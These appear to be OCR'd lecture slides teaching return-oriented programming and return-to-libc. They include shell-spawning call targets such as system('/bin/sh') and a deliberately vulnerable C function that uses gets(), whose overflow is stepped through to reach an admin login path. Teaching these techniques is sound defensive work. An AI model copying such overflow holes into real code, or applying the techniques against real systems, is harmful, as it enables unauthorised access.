
Return-Oriented Programming (ROP): Return to the existing code in unintended ways

- Always executing in the code section, so it works even with non-executable stacks



Return-Oriented Programming


Return-To-LibC: Call a library function which is not normally called



Return-Oriented Programming

Return-To-LibC: Call a library function which is not normally called


- Shell examples:
  - system("/bin/sh")
  - execve("/bin/sh", 0, 0)



Return-Oriented Programming

Problem: We can call the function, but how do we pass args?


Ex: How can we pass system a pointer to the string "/bin/sh"?



Return-Oriented Programming


Problem: We can call the function, but how do we pass args?

Ex: How can we pass system a pointer to the string "/bin/sh"?




Setting arguments

```
int vuln() {
    char name[20];
    printf("Enter your username:");
    gets(name);
}

void login(bool is_admin) {
    if (is_admin == true) {
        printf("Welcome, admin!");
    }
    else {
        printf("Welcome, user!");
    }
}
```




Setting arguments

```
int vuln() {
    char name[20];
    printf("Enter your username:");
    gets(name);
}

void login(bool is_admin) {
    if (is_admin == true) {
        printf("Welcome, admin!");
    }
    else {
        printf("Welcome, user!");
    }
}
```




Setting arguments

```
int vuln() {
    char name[20];
    printf("Enter your username:");
    gets(name);
}

void login(bool is_admin) {
    if (is_admin == true) {
        printf("Welcome, admin!");
    }
    else {
        printf("Welcome, user!");
    }
}
```




Setting arguments

Goal: Return to the login() function with this stack state, where is_admin is set to true (1)




Setting arguments

Stack layout during vuln(), and goal




Setting arguments

Step 1: Overflow buffer and overwrite return




Setting arguments

Step 2: Put is_admin on the stack… maybe here?



